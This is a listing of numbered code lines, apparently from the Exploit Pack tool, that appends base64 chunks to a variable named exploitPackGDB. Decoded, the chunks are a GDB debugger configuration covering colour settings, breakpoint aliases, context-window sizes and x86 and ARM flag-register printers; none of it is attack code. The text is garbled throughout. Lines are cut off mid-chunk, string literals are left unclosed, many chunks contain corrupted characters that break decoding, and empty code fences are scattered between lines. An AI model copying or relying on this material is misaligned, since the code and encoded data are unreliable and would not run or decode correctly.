82 exploitPackGDB += "IDAKIyBzZXQgdG8gMSB0byBlbmFibGUgZGlzcGxheSBvZiBkYXRhIHd
83 exploitPackGDB += "cyAwKQpzZXQgJFNIT1dEQVRBV0lOID0gMAojIHNldCB0byAwIHRvIGR
84 exploitPackGDB += "aXNwbGF5IG9mIGNoYW5nZWQcmVnaXN0ZXJzCnNldCAkU0hPV1JFR0N
85 exploitPackGDB += "IHRvIDEgc28gc2tpcCBjb21tYW5kIHRvIGV4ZWN1dGUgdGhlIGluc3R
86 exploitPackGDB += "ZXcgbG9jYXRpb24KIyBieSBkZWZhdWx0IGl0IEVJUC9SSVAgd2lsbCB
87 exploitPackGDB += "dXBkYXRlIHRoZSBuZXcgY29udGV4dCBidXQgbm90IGV4ZWN1dGUgdGh
88 exploitPackGDB += "dCAkU0tJUEVYRUNVVEUgPSAwCiMgaWYgJFNLSVBFWEVDVVRFIGlzIDE
89 exploitPackGDB += "eXB1IG9mIGV4ZWN1dGlvg0jIDEgPSB1c2Ugc3RlcG8gKGRvIG5vdCB
90 exploitPackGDB += "IDAgPSB1c2Ugc3RlcGkgKHN0ZXAgaw50byBjYWxscykKc2V0ICRTS0l
91 exploitPackGDB += "IHRoZSBBUk0gb3Bjb2RlcAtIGNoYW5nZSB0byAwIGlmIHlvdSBkb24
92 exploitPackGDB += "bmcgKGluIHgvaSBjb21tYW5kKQpzZXQgJEFSTU9QQ09ERVMgPSAxCiM
93 exploitPackGDB += "IGZsYXZvcjogMCBmb3IgSW50ZWwsIDEgZm9yIEFUJlQKc2V0ICRYODZ
94 exploitPackGDB += "IGNvbG9yaXplZCBvdXRwdXQgb3Igbm90CnNldCAkVVNFQ09MT1IgPSA
95 exploitPackGDB += "cmVtb3RLIEtEUApzzXQgJEtEUDY0QklUUyA9IC0xCnNldCAknjRCsvr
96 exploitPackGDB += "cm0gb2ZmCnNldCB2ZXJib3NLIG9mZgpzZXQgaGlzdG9yeSBmaWxlbmF
97 exploitPackGDB += "eQpzZXQgaGlzdG9yeSBzYXZlCgpzZXQgb3V0cHV0LXJhZGl4IDB4MTA

```

```

98 exploitPackGDB += "IDB4MTAKCiMgVGhlc2UgbWFzSBnZGIgbmV2ZXIgcGF1c2UgaW4gaXR
99 exploitPackGDB += "Z2h0IDAkC2V0IHdpZHRoIDAkCnNldCAkU0hPV19DT05URVhUID0gMQp
100 exploitPackGDB += "TlNOID0gMQoKc2V0ICRDT05URVhUU0laRV9TVEFDSyA9IDYKc2V0ICR
101 exploitPackGDB += "ICA9IDgKc2V0ICRDT05URVhUU0laRV9DT0RFICA9IDE4CgojIF9fx19
102 exploitPackGDB += "ZCBnZGIgb3B0aW9uc19fx19fx19fx19fx19fx19fx19fcimKCiMgX19fx19
103 exploitPackGDB += "b3IgZnVuY3RpB25zX19fx19fx19fx19fx19fx18KIwojIGNvbG9yIGN
104 exploitPackGDB += "PSAwCnNldCAkUkVEID0gMQpZXQgJEdSRUVOID0gMgpZXQgJFlFTEx
105 exploitPackGDB += "ID0gNApzzXQgJE1BR0VOVEEgPSA1CnNldCAkQ1LBTA9IDYKc2V0ICR
106 exploitPackGDB += "TkdnRTogSWYgeW91IHdhnQgdG8gbw9kaWZ5IHRoZSAidGhlbwUiIGN
107 exploitPackGDB += "IGhlcUKIyAgICAgICAgICBvcibQdXN0IGNyZWF0ZSBhIH4vLmdkYml
108 exploitPackGDB += "dCB0aGVzZSB2YXJpYWJsZXMgdGhlcmUKc2V0ICRDT0xPUL9SRUD0QU1
109 exploitPackGDB += "Q09MT1jfUkVHVkFMID0gJEJMQUMLCnNldCAkQ09MT1jfUkVHVkFMX01
110 exploitPackGDB += "c2V0ICRDT0xPUL9TRVBBUkFUT1IgPSAkQkxVRQpzZXQgJENPTe9SX0N
111 exploitPackGDB += "IyB0aGlzIGlzIHVnbHkgYnV0IHRoZXJlJ3Mgbm8gZWxzZSBpZiBhdmF
112 exploitPackGDB += "ZSBjb2xvcgogaWYgJFVTRUNPTE9SID09IDEKIAkjIEJMQUMLCiAJaWY
113 exploitPackGDB += "Y2hvIFwwMzNbMzBtCiAJZwxzZQogCQkjIFJFRoJIAlpZiAkYXJnMCA
114 exploitPackGDB += "MzNbMzFtCkgcCWsc2UKCSAJCSMgR1JFRU4KCSAJCwlMICRhcmcwID0
115 exploitPackGDB += "MzNbMzJtCkgcCQllbHNlCkgcCQkJIyBZRUXMT1cKCSAJCQlpZiAkYXJ
116 exploitPackGDB += "aG8gXDAzM1szM20KCSAJCQllbHNlCkgcCQkJCSMgQkxVRQoJIAkJCQl
117 exploitPackGDB += "CQkJCQlly2hvIFwwMzNbMzRtCkgcCQkJCwvsc2UKCSAJCQkJCSMgTUF
118 exploitPackGDB += "JGFyZzAgPT0gNQoJIAkJCQkJCwvjAG8gXDAzM1szNW0KCSAJCQkJCwv
119 exploitPackGDB += "QU4KCSAJCQkJCQlpZiAkYXJnMCA9PSA2CkgcCQkJCQkJCwvjAG8gXDA
120 exploitPackGDB += "bHNlCkgcCQkJCQkJCSMgV0hJVEUKCSAJCQkJCQkJaWYgJGFyZzAgPT0
121 exploitPackGDB += "byBcMDMzWzM3bQoJIAkJCQkJCQllbmQKCSAJCQkJCQllbmQKCSAJCQk
122 exploitPackGDB += "CSAJCQllbmQKCSAJCwvzaAoJIAllbmQKCSBlbmQKIGVuZApblbmQKCMR
123 exploitPackGDB += "dAogICAgawYgJFVTRUNPTE9SID09IDEKCSAgIGVjaG8gXDAzM1swbQo
124 exploitPackGDB += "aW5lIGNvbG9yX2JvbGQKICAgIGlmICRVU0VDT0xPUIA9PSAxCkgcICB
125 exploitPackGDB += "IGVuZApblbmQKCMrlZmluZSBjb2xvc191bmRlcxpbmUKICAgIGlmICR
126 exploitPackGDB += "ICBLY2hvIFwwMzNbNG0KICAgIGVuZApblbmQKCiMgdGhpcyB3YXkgYW5
127 exploitPackGDB += "ZWlyIGN1c3RvbSBwcm9tchQgLSBhcmdwJ3MgaWRlySA6LSkKIyBjYW4
128 exploitPackGDB += "IHJLZGVmaW5lIGFueXRoalWnIGVsc2UgaW4gcGFydGljdWxhcib0aGU
129 exploitPackGDB += "aw5nCiMganVzdCByZw1hcCB0aGUgY29sb3IgdmFyaWFibGVzIGrlZml
130 exploitPackGDB += "IH4vLmdkYmluaXQuB9jYWWKCiMgY2FuJ3QgdXNlIHRoZSBjb2xvcib
131 exploitPackGDB += "ZSB3ZSBhcmUgdXNpbmcgdGhliHNlndCbjb21tYW5kCmlmICRDT0xPukV
132 exploitPackGDB += "dCBwcm9tchQgXDAzM1szMw1FeHBsb2l0UGFja0dEQiQgXDAzM1swbQp
133 exploitPackGDB += "ZSB0aGVzZSB2YXJpYWJsZXMgdGhlcmUKc2V0ICRvbGRyYnggPSA
134 exploitPackGDB += "CiMgd2UgbXVzdCpbml0aWFsaXplIGFsbCbvZiB0aGVtIGF0IG9uY2U
135 exploitPackGDB += "LCBhbmQgQVJNLgpzxQgJG9sZHJheCA9IDAKc2V0ICRvbGRyYnggPSA
136 exploitPackGDB += "MAPzZXQgJG9sZHJkeCA9IDAKc2V0ICRvbGRyC2kgPSAwCnNldCAkb2x
137 exploitPackGDB += "ZHJicCA9IDAKc2V0ICRvbGRyC3AgPSAwCnNldCAkb2xkcjggID0gMAP
138 exploitPackGDB += "c2V0ICRvbGRyMTAgPSAwCnNldCAkb2xkcjExID0gMAPzZXQgJG9sZHI
139 exploitPackGDB += "MTMgPSAwCnNldCAkb2xkcjE0ID0gMAPzZXQgJG9sZHIxNSA9IDAKc2V
140 exploitPackGDB += "dCAkb2xkZJ4ID0gMAPzZXQgJG9sZGVjeCA9IDAKc2V0ICRvbGRlZh
141 exploitPackGDB += "ID0gMAPzZXQgJG9sZGVkaSA9IDAKc2V0ICRvbGRlYnAgPSAwCnNldCA
142 exploitPackGDB += "JG9sZHIwICA9IDAKc2V0ICRvbGRyMSAgPSAwCnNldCAkb2xkcjIgID0
143 exploitPackGDB += "IDAKc2V0ICRvbGRyNCAGPSAwCnNldCAkb2xkcjUgID0gMAPzZXQgJG9
144 exploitPackGDB += "bGRyNyAgPSAwCnNldCAkb2xkc3AgID0gMAPzZXQgJG9sZGxyICA9IDA
145 exploitPackGDB += "Y2VtZS9ycHRyYWNlbWUKc2V0ICRwdHJhY2VfYnBudW0gPSAwCgojIF9
146 exploitPackGDB += "ZG93IHNpemUgY29udHJvbF9fx19fx19fCmrlZmluZSBjb250Zxh
147 exploitPackGDB += "aWYgJGFyZ2MgIT0gMQogICAgICAgIGhlbHAgY29udGV4dHNpemUtc3R
148 exploitPackGDB += "ICAgICBzZXQgJENPTlRFWFRTSVpFX1NUQUNLID0gJGFyZzAKICAgIGV

```

```
149 exploitPackGDB += "Y29udGV4dHNpemUtc3RhY2sKU3ludGF40iBjb250ZXh0c2l6ZS1zdGF
150 exploitPackGDB += "Y2sgZHvtCB3aW5kb3cgc2l6ZSB0byBOVU0gbGluZXMuCmVuZAoKCMR
151 exploitPackGDB += "ZS1kYXRhCiAgICBpZiAkYXJnYyAhPSAxCiAgICAgICAgGVscCBjb25
152 exploitPackGDB += "ICBlbHNlCiAgICAgICAgc2V0ICRDT05URVhUU0laRV9EQVRBID0gJGF
153 exploitPackGDB += "ZG9jdW1lbnQgY29udGV4dHNpemUtZGF0YQpTeW50YXg6IGNvbnRleHR
154 exploitPackGDB += "U2V0IGRhGEgZHvtCB3aW5kb3cgc2l6ZSB0byBOVU0gbGluZXMuCmV
155 exploitPackGDB += "ZXh0c2l6ZS1jb2RlcAgICBpZiAkYXJnYyAhPSAxCiAgICAgICAgGV
156 exploitPackGDB += "b2RlcAgICBlbHNlCiAgICAgICAgc2V0ICRDT05URVhUU0laRV9DT0R
157 exploitPackGDB += "ZApIbmQKZG9jdW1lbnQgY29udGV4dHNpemUtY29kZQpTeW50YXg6IGN
158 exploitPackGDB += "TlVNcnwgU2V0IGNvZGUgd2luZG93IHNpemUgdG8gTlVNIGxpbmVzLgp
159 exploitPackGDB += "X19fX19icmVha3BvaW50IGFsaWFzZXNfx19fX19fX19fCmRlZml
160 exploitPackGDB += "YnJlYWtwb2ludHMKZW5kCmRvY3VtZW50IGJwbApTeW50YXg6IGJwbAp
161 exploitPackGDB += "cG9pbnRzLgplbmQKcgpkZWZpbmUgYnAKICAgIGlmICRhcndjICE9IDE
162 exploitPackGDB += "CiAgICBlbHNlCiAgICAgICAgYnJlYwsgJGFyZzAKICAgIGVuZAplbmQ
163 exploitPackGDB += "dGF40iBicCBMT0NBVElPTgp8IFNldCBicmVha3BvaW50Lgp8IEExPQ0F
164 exploitPackGDB += "bmUgbnVtYmVyLCBmdW5jdGlvbiBuYW1llCBvciaiKiIgYW5kIGFuIGF
165 exploitPackGDB += "YWsgb24gYSBzeW1ib2wgeW91IG11c3QgZW5jbG9zZSBzeW1ib2wgbmF
166 exploitPackGDB += "RXhhbXBsZToKfCBicCAiW05TQ29udHJvbCBzdHJpbmdWYwx1ZV0iCnw
167 exploitPackGDB += "IHVzZSBkaXJlY3RseSB0aGUgYnJlYwsgY29tbWFuZCAoYnJlYwsgW05
168 exploitPackGDB += "YWx1ZV0pCmVuZAoKcmRlZmluZSBicGMgCiAgICBpZiAkYXJnYyAhPSA
169 exploitPackGDB += "cGMKICAgIGVsc2UKICAgICAgICBjbGVhciAkYXJnMAogICAgZW5kCmV
170 exploitPackGDB += "U3ludGF40iBicGMgTE9DQVRJT04KfCBDbGVhciBicmVha3BvaW50Lgp
171 exploitPackGDB += "ZSBhIGxpbmUgbnVtYmVyLCBmdW5jdGlvbiBuYW1llCBvciaiKiIgYW5
172 exploitPackGDB += "ZAoKcmRlZmluZSBicGUKICAgIGlmICRhcndjICE9IDEKICAgICAgICB
173 exploitPackGDB += "ZQogICAgICAgIGVuYWJsZSAkYXJnMAogICAgZW5kCmVuZApkb2N1bwV
174 exploitPackGDB += "cGUgTlVNcnwgRW5hYmxlIGJyZWFrG9pbnQgd2l0aCBudW1iZXIgTlV
175 exploitPackGDB += "YnBkCiAgICBpZiAkYXJnYyAhPSAxCiAgICAgICAgGVscCBicGQKICA
176 exploitPackGDB += "aXNhYmxlICRhcncwCiAgICBlbmQKZW5kCmRvY3VtZW50IGJwZApTeW5
177 exploitPackGDB += "aXNhYmxlIGJyZWFrG9pbnQgd2l0aCBudW1iZXIgTlVNlgplbmQKCGp
178 exploitPackGDB += "ZiAkYXJnYyAhPSAxCiAgICAgICAgGVscCBicHQKICAgIGVsc2UKICA
179 exploitPackGDB += "ZzAKICAgIGVuZApIbmQKZG9jdW1lbnQgYnB0ClN5bnRheDogYnB0IE
180 exploitPackGDB += "dGVtcG9yYXJ5IGJyZWFrG9pbnQuCnwgVGhpcyBicmVha3BvaW50IHd
181 exploitPackGDB += "YWxseSBkZWxldGVkIHdoZW4gaGl0IS4KfCBMT0NBVElPTiBtYXkgYmU
182 exploitPackGDB += "ZnVuY3Rp24gbmFtZSwgb3IgIioiIGFuZCBhbibhZGRyZXNzLgplbmQ
183 exploitPackGDB += "ICBpZiAkYXJnYyAhPSAxCiAgICAgICAgICAgGVscCBicG0KICAgIGVsc2U
184 exploitPackGDB += "JGFyZzAKICAgIGVuZApIbmQKZG9jdW1lbnQgYnB0ClN5bnRheDogYnB
185 exploitPackGDB += "ZXQgYSByZWFrL3dyaxRlIGJyZWFrG9pbnQgb24gRVhQukVTU0lPTiW
186 exploitPackGDB += "ZW5kCgoKZGVmaW5lIGJoYgogICAgawYgJGFyZ2MgIT0gMQogICAgICA
187 exploitPackGDB += "bHNlCiAgICAgICAgGIGJGFyZzAKICAgIGVuZApIbmQKZG9jdW1lbnQ
188 exploitPackGDB += "IEExPQ0FUSU90CnwgU2V0IGNhcmR3YXJlIGFzc2lzdGVkIGJyZWFrG9
189 exploitPackGDB += "bWF5IGJlIGEgbGluZSBudW1iZXIsIGZ1bmN0aW9uIG5hbWUsIG9yICI
190 exploitPackGDB += "cy4KZW5kCgoKZGVmaW5lIGJodAogICAgawYgJGFyZ2MgIT0gMQogICAg
191 exploitPackGDB += "ICBlbHNlCiAgICAgICAgdGhcmVhayAkYXJnMAogICAgZW5kCmVuZAp
192 exploitPackGDB += "Z2U6IGJodCBMT0NBVElPTgp8IFNldCBhIHRlbXBvcmFyeSBoYXJkd2F
193 exploitPackGDB += "IFRoaXMgYnJlYWtwb2ludCB3aWxsIGJlIGF1dG9tYXRpY2FsbHkgZGV
194 exploitPackGDB += "fCBMT0NBVElPTiBtYXkgYmUgYSBsaW5lIG51bWJlcIwgZnVuY3Rp24
195 exploitPackGDB += "ZCBhbibhZGRyZXNzLgplbmQKcgjIF9fX19fX19fX19fcHJvY2V
196 exploitPackGDB += "X19fX19fX19fXwpkZWZpbmUgYXJndgogICAgc2hvdyBhcmdzCmVuZAp
197 exploitPackGDB += "bnRheDogYXJndgp8IFByaW50IHByb2dyYw0gYXJndW1lbnRzLgplbmQ
198 exploitPackGDB += "ICAgIGlmICRhcndjID09IDAKICAgICAgICBpbmZvIHN0YWNrCiAgICB
199 exploitPackGDB += "ID09IDEKICAgICAgICBpbmZvIHN0YWNrICRhcncwCiAgICBlbmQKICA
```

```
200 exploitPackGDB += "ICAgICAgIGhlbHAgc3RhY2sKICAgIGVuZAp1bmQKZG9jdW1lbnQgc3R
201 exploitPackGDB += "ayA8Q09VTlQ+CnwgUHJpbnQgYmFja3RyYWNnLIG9mIHRoZSBjYWxsIHN
202 exploitPackGDB += "c3QgQ09VTlQgZnJhbWVzLgp1bmQKcgpkZWZpbmUgZnJhbWUKICAgIGl
203 exploitPackGDB += "Zm8gYXJncwogICAgaw5mbvBsb2NhbHMKZW5kCmRvY3VtZW50IGZyYw1
204 exploitPackGDB += "fCBQcmmludCBzdGFjayBmcmtZS4KZW5kCgoKZGVmaW5lIGZsYwdzYXJ
205 exploitPackGDB += "ZmxhZ3MgYXJlCiMgbmVnYXRpdUvbGVzcyB0aGFuIChOKSwgYml0IDM
206 exploitPackGDB += "IChaKSwgYml0IDMwCiMgQ2FycnkvQm9ycm93L0V4dGVuZCAoQyksIGJ
207 exploitPackGDB += "IChwKSwgYml0IDI4CiAgICAgIG5lZ2F0aXZlL2xlc3MgdGhhbiAoTik
208 exploitPackGDB += "CiAgICBpZiaKCRjcHNYID4+IDB4MWYpICYgMSkKICAgICAgICBwcml
209 exploitPackGDB += "dCAkX25fZmxhZyA9IDEKICAgIGVsc2UKICAgICAgICBwcmludGYgIm4
210 exploitPackGDB += "ZmxhZyA9IDAKICAgIGVuZAogICAgIyB6ZXJvIchaKSwgYml0IDMwCiA
211 exploitPackGDB += "IDB4MWUpICYgMSkKICAgICAgICBwcmludGYgIlogIgoJICAgIHNldCA
212 exploitPackGDB += "IGVsc2UKICAgICAgICBwcmludGYgInogIgoJICAgIHNldCAkX3pfZmx
213 exploitPackGDB += "ICAgIyBDYXJyeS9Cb3Jyb3cvRxh0ZW5kIChDKSwgYml0IDI5CiAgICB
214 exploitPackGDB += "MWQpICYgMSkKICAgICAgICBwcmludGYgIkMgIgogICAgCXNldCAkX2N
215 exploitPackGDB += "c2UKICAgICAgICBwcmludGYgImMgIgoJICAgIHNldCAkX2NFZmxhZyA
216 exploitPackGDB += "IyBPdmVyzmxvdyAoViksIGJpdCAyOAoAgICAgawYgKCgkY3BzciA+PiA
217 exploitPackGDB += "ICAgcHJpbnRmICJWICIKICAgICAgICBzZXQgJF92X2ZsYWcgPSAxCiA
218 exploitPackGDB += "cHJpbnRmICJ2ICIKICAgICAgICBzZXQgJF92X2ZsYWcgPSAwCiAgICB
219 exploitPackGDB += "IG92ZXJmbG93IChRKSwgYml0IDI3ICAgIAoAgICAgawYgKCgkY3BzciA
220 exploitPackGDB += "ICAgICAgcHJpbnRmICJRICIKICAgICAgICBzZXQgJF9xX2ZsYWcgPSA
221 exploitPackGDB += "ICAgcHJpbnRmICJxICIKICAgICAgICBzZXQgJF9xX2ZsYWcgPSAwCiA
222 exploitPackGDB += "YSBzdGF0ZSBiaXQgKEopLCBiaXQgMjQKICAgICMgV2h1b1UPTE6CiA
223 exploitPackGDB += "cm9jZXNzb3IgaXMgaW4gVGh1bWIgc3RhdGUuCiAgICAgIEogPSAxIFR
224 exploitPackGDB += "aW4gVGh1bWJFRSBzdGF0ZS4KICAgIGlmICgoJGNwc3IgPj4gMHgxOck
225 exploitPackGDB += "aW50ZiaiSiAiCiAgICAgICAgc2V0ICRfal9mbGFnID0gMQogICAgZwx
226 exploitPackGDB += "ZiaiaiAiCiAgICAgICAgc2V0ICRfal9mbGFnID0gMAogICAgZw5kCiA
227 exploitPackGDB += "bmVzcyBiaXQgKEUpLCBiaXQg0QogICAgawYgKCgkY3BzciA+Pi5KSA
228 exploitPackGDB += "bnRmICJFICIKICAgICAgICBzZXQgJF91X2ZsYWcgPSAxCiAgICB1bHN
229 exploitPackGDB += "ICJLICIKICAgICAgICBzZXQgJF91X2ZsYWcgPSAwCiAgICB1bmQKICA
230 exploitPackGDB += "b3J0IGRp2FibGUgYml0IChBKSwgYml0IDgKICAgICMgVGh1IEegYml
231 exploitPackGDB += "dG9tYXRpY2FsbHkuIEl0IGlzIHVzZWQgdG8gZGlzYwJsZSBpbXByZWN
232 exploitPackGDB += "IAoAgICAgIyBJU1EgZGlzYwJsZSBiaXQgKEpLCBiaXQgNwogICA
233 exploitPackGDB += "ZiB0aGUgQVcgYml0IGluIHRoZSBTQ1IgcmVnaXN0ZXIgaXMgcmVzZXQ
234 exploitPackGDB += "ID4+IDgpICYgMSkKICAgICAgICBwcmludGYgIkEgIgogICAgICAgIHN
235 exploitPackGDB += "ICAgIGVsc2UKICAgICAgICBwcmludGYgImEgIgogICAgICAgIHNldCA
236 exploitPackGDB += "IGVuZAoAgICAgIyBJU1EgZGlzYwJsZSBiaXQgKEpLCBiaXQgNwogICA
237 exploitPackGDB += "dCBpcyBzZXQgdG8gMSwgSVJRIGludGVycnVwdHMgYXJlIGRp2FibGV
238 exploitPackGDB += "ciA+PiA3KSAmIDEpCiAgICAgICAgcHJpbnRmICJ2ICIKICAgICAgICB
239 exploitPackGDB += "CiAgICB1bHNlCiAgICAgICAgcHJpbnRmICJpICIKICAgICAgICBzZXQ
240 exploitPackGDB += "ICB1bmQKICAgICMgRklRIGRp2FibGUgYml0IChGKSwgYml0IDYKICA
241 exploitPackGDB += "aXQgaXMgc2V0IHRvIDESIEZJUSBpbnRlcnJ1cHRzIGFyZSBkaXNhYmx
242 exploitPackGDB += "YW4gYmUgbm9ubWFza2FibGUgaw4gdGh1IE5vbnNly3VyZSBzdGF0ZSB
243 exploitPackGDB += "IFNDUiByZwdpc3RlcBpcyByZxnldC4KICAgIGlmICgoJGNwc3IgPj4
244 exploitPackGDB += "IHByaW50ZiaiRiaiCiAgICAgICAgc2V0ICRfZl9mbGFnID0gMQogICA
245 exploitPackGDB += "aW50ZiaiSiAiCiAgICAgICAgc2V0ICRfZl9mbGFnID0gMAogICAgZw5
246 exploitPackGDB += "YXRLIGJpdCAoRiksIGJpdCA1CiAgICAgIGlmIDEgdGh1b1B0aGUgchJ
247 exploitPackGDB += "dGluZyBpb1BuHvtYiBzdGF0ZSBvc1BuHvtYkVFIHN0YXRLIGRlcGV
248 exploitPackGDB += "aXQKICAgIGlmICgoJGNwc3IgPj4gNSkgJiAxKQogICAgICAgIHByaW5
249 exploitPackGDB += "c2V0ICRfdF9mbGFnID0gMQogICAgICAgICAgICAgIHByaW50Zia
250 exploitPackGDB += "ICRfdF9mbGFnID0gMAogICAgICAgICAgICAgIHByaW50Zia
```

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251 exploitPackGDB += "bGFnc2FybQpTeW50YXg6IGZsYWdzYXJtCnwgQXV4aWxpYXJ5IGZ1bmN
252 exploitPackGDB += "Y3B1IGZsYWdzLgpLbmQKCgpkZWZpbmUgZmxhZ3N40DYKICAgICMgT0Y
253 exploitPackGDB += "CiAgICBpZiAoKCh1bnNpZ25lZCBpbnQpJGVmbGFncyA+PiAweEIpICY
254 exploitPackGDB += "dGYgIk8gIgogICAgICAgIHnlCAkX29mX2ZsYWcgPSAxCiAgICB1bHN
255 exploitPackGDB += "ICJvICIKICAgICAgICBzZXQgJF9vZl9mbFnID0gMAogICAgZw5kCiA
256 exploitPackGDB += "b24pIGZsYWcKICAgIGlmICgoKHVuc2lnbmVkIGludCkkZWZsYWdzID4
257 exploitPackGDB += "ICAgIHByaW50ZiAiRCaiCiAgICB1bHNlCiAgICAgICAgICAgHJpbnRmICJ
258 exploitPackGDB += "IyBJRiAoaw50ZXJydXB0IGVuYWJsZSkgZmxhZwogICAgawYgKCgodW5
259 exploitPackGDB += "Z3MgPj4g0SkgJiAxKQogICAgICAgIHByaW50ZiAiSSAiCiAgICB1bHN
260 exploitPackGDB += "ICJpICIKICAgIGVuZAoAgICAgIyBURiAodHJhcCkgZmxhZwogICAgawY
261 exploitPackGDB += "KSRLZmxhZ3MgPj4g0CkgJiAxKQogICAgICAgICAgIHByaW50ZiAiVCAiCiA
262 exploitPackGDB += "cHJpbnRmICJ0ICIKICAgIGVuZAoAgICAgIyBTRiAoc2lnbikgZmxhZwo
263 exploitPackGDB += "ZWQgaW50KSRLZmxhZ3MgPj4gNykgJiAxKQogICAgICAgIHByaW50ZiA
264 exploitPackGDB += "ICRfc2ZfZmxhZyA9IDEKICAgIGVsc2UKICAgICAgICBwcmludGYgInM
265 exploitPackGDB += "X3NmX2ZsYWcgPSAwCiAgICB1bmQKICAgICMgWkYgKhplcm8pIGZsYWc
266 exploitPackGDB += "bmVkJGludCkkZWZsYWdzID4+IDYpICYgMSkKICAgICAgICBwcmludGY
267 exploitPackGDB += "X3pmX2ZsYWcgPSAxCiAgICB1bHNlCiAgICAgICAgICAgHJpbnRmICJ6ICI
268 exploitPackGDB += "bGFnID0gMAogICAgZw5kCiAgICAgIcajIEFGIChhZGp1c3QpIGZsYWcKICA
269 exploitPackGDB += "IGludCkkZWZsYWdzID4+IDQpICYgMSkKICAgICAgICBwcmludGYgIkE
270 exploitPackGDB += "ICAgIHByaW50ZiAiYSAiCiAgICB1bmQKICAgICMgUEYgKHbhcmloesK
271 exploitPackGDB += "dW5zaWduZWQgaW50KSRLZmxhZ3MgPj4gMikgJiAxKQogICAgICAgIH
272 exploitPackGDB += "c2V0ICRfcGZfZmxhZyA9IDEKICAgIGVsc2UKICAgICAgICBwcmludGY
273 exploitPackGDB += "X3BmX2ZsYWcgPSAwCiAgICB1bmQKICAgICMgQ0YgKGhcnJ5KSbmbGF
274 exploitPackGDB += "bmVkJGludCkkZWZsYWdzICYgMSkKICAgICAgICBwcmludGYgIkMgIgo
275 exploitPackGDB += "YWcgPSAxCiAgICB1bHNlCiAgICAgICAgICAgHJpbnRmICJjICIKICAgIA
276 exploitPackGDB += "MAogICAgZw5kCiAgICBwcmludGYgIlxuIgplbmQKZG9jdW1lbnQgZmx
277 exploitPackGDB += "bGFnc3g4Ngp8IEF1eGlsaWFyeSBmdW5jdGlvbib0byBzZXQgWDg2L1g
278 exploitPackGDB += "ZAoKCMrlZmluZSBmbGFncwogICAgIyBjYWxsIHRoZSBhdXhpbglhcnk
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280 exploitPackGDB += "CiAgICAgICAgZmxhZ3N40DYKICAgIGVuZAplbmQKZG9jdW1lbnQgZmx
281 exploitPackGDB += "cwp8IFByaW50IGZsYWdzIHJlZ2lzdGVyLgplbmQKCgpkZWZpbmUgZWZ
282 exploitPackGDB += "ID09IDEKICAgICAgICAgIgh0dHA6Ly93d3cuaGV5cm1jay5jby51ay9
283 exploitPackGDB += "dXNfcmVnaXN0ZXIKICAgICAgICBwcmludGYgIiAgICAgTia8JWQ+ICB
284 exploitPackGDB += "ViA8JWQ+IixcCiAgICAgICAgICAgICAgICgoJGNwc3IgPj4gMHgxZik
285 exploitPackGDB += "PiAweDFlKSAmIDEpLCBcCiAgICAgICAgICAgICAgICgoJGNwc3IgPj4
286 exploitPackGDB += "Y3BzciA+PiAweDFjKSAmIDEpCiAgICAgICAgICAgICAgICAgICAgIC
287 exploitPackGDB += "JWQ+ICBFIDwlZD4gIEegPCVkpIiIsXAoAgICAgICAgICAgICAgICAgIC
288 exploitPackGDB += "MSksICgoJGNwc3IgPj4gMHgx0CkgJiAxKSxcCiAgICAgICAgICAgIC
289 exploitPackGDB += "MCkgJiA3KSwgKCgkY3BzciA+PiA5KSAmIDEpLCAoKCRjcHnyID4+IDg
290 exploitPackGDB += "cmludGYgIiAgSSA8JWQ+ICBGIDwlZD4gIFQgPCVkpIiBcbiIsXAoAgIC
291 exploitPackGDB += "cHnyID4+IDcpICYgMSksICgoJGNwc3IgPj4gNikgJiAxKSwgXAoAgIC
292 exploitPackGDB += "cHnyID4+IDUpICYgMSkKICAgICB1bHNlCiAgICAgICAgICAgHJpbnRmIC
293 exploitPackGDB += "IDwlZD4gIElGIDwlZD4gIFRGIDwlZD4iLFwKICAgICAgICAgICAgIC
294 exploitPackGDB += "KSRLZmxhZ3MgPj4gMHhCKSAmIDEpLCAoKCh1bnNpZ25lZCBpbnQpJGV
295 exploitPackGDB += "MSksIFwKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIC
296 exploitPackGDB += "KCgodW5zaWduZWQgaW50KSRLZmxhZ3MgPj4g0CkgJiAxKQogICAgIC
297 exploitPackGDB += "JWQ+ICBaRia8JWQ+ICBBRia8JWQ+ICBQRia8JWQ+ICBDRia8JWQ+XG4
298 exploitPackGDB += "ICAgKCgodW5zaWduZWQgaW50KSRLZmxhZ3MgPj4gNykgJiAxKSwgKCg
299 exploitPackGDB += "ZmxhZ3MgPj4gNikgJiAxKSxcCiAgICAgICAgICAgICAgICAgICgoK
300 exploitPackGDB += "ID4+IDQpICYgMSksICgoKHVuc2lnbmVkJGludCkkZWZsYWdzID4+IDI
301 exploitPackGDB += "ZWQgaW50KSRLZmxhZ3MgJiAxKQogICAgICAgIHByaW50ZiAiICAgICB
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302 exploitPackGDB += "PiBWSUYgPCVkBpBBQyA8JWQ+IixcCiAgICAgICAgICAgICAgICgoKHW"
303 exploitPackGDB += "YWdzID4+IDB4MTUpICYgMSksICgoKHVuc2lnbmVkJGludCkkZWZsYWD"
304 exploitPackGDB += "IFwKICAgICAgICAgICAgICAgKCgodW5zaWduZWQgaW50KSRLZmxhZ3M"
305 exploitPackGDB += "KCgodW5zaWduZWQgaW50KSRLZmxhZ3MgPj4gMHgxMikgJiAxKQogICA"
306 exploitPackGDB += "TSA8JWQ+ICBSRiA8JWQ+ICBOVCA8JWQ+ICBJT1BMIDwlZD5cbiIsXAO"
307 exploitPackGDB += "KCh1bnNpZ25lZCBpbnQpJGVmbGFncyA+PiAweDExKSAmIDEpLCAoKCh"
308 exploitPackGDB += "bGFncyA+PiAweDEwKSAmIDEpLFwKICAgICAgICAgICAgKCgodW5"
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310 exploitPackGDB += "ICBLbmQKZW5kCmRvY3VtZW50IGVmbGFncwpTeW50YXg6IGVmbGFncwp"
311 exploitPackGDB += "ZWdpc3RlcI4KZW5kCgoKZGVmaW5lIGNwc3IKCWVmbGFncwpLbmQKZG9"
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313 exploitPackGDB += "aW50ZiaiICAiCiAgICAjIFIwCiAgICBjb2xvciaKQ09MT1JfUkVHTkF"
314 exploitPackGDB += "MDoiCiAgICBpZiaojHIwICE9ICRvbGRyMCAmJiaKU0hPV1JFR0NIQU5"
315 exploitPackGDB += "ICBjb2xvciaKQ09MT1JfUkVHVkFMX01PRElGSUVEciAgICBLbHNlciA"
316 exploitPackGDB += "TE9SX1JFR1ZBTAogICAgZW5kCiAgICBwcmludGYgIiAgMHglMDhYICA"
317 exploitPackGDB += "ICAgIGNvbG9yICRDT0xPUL9SRUD0QU1FCiAgICBwcmludGYgIILIx0ii"
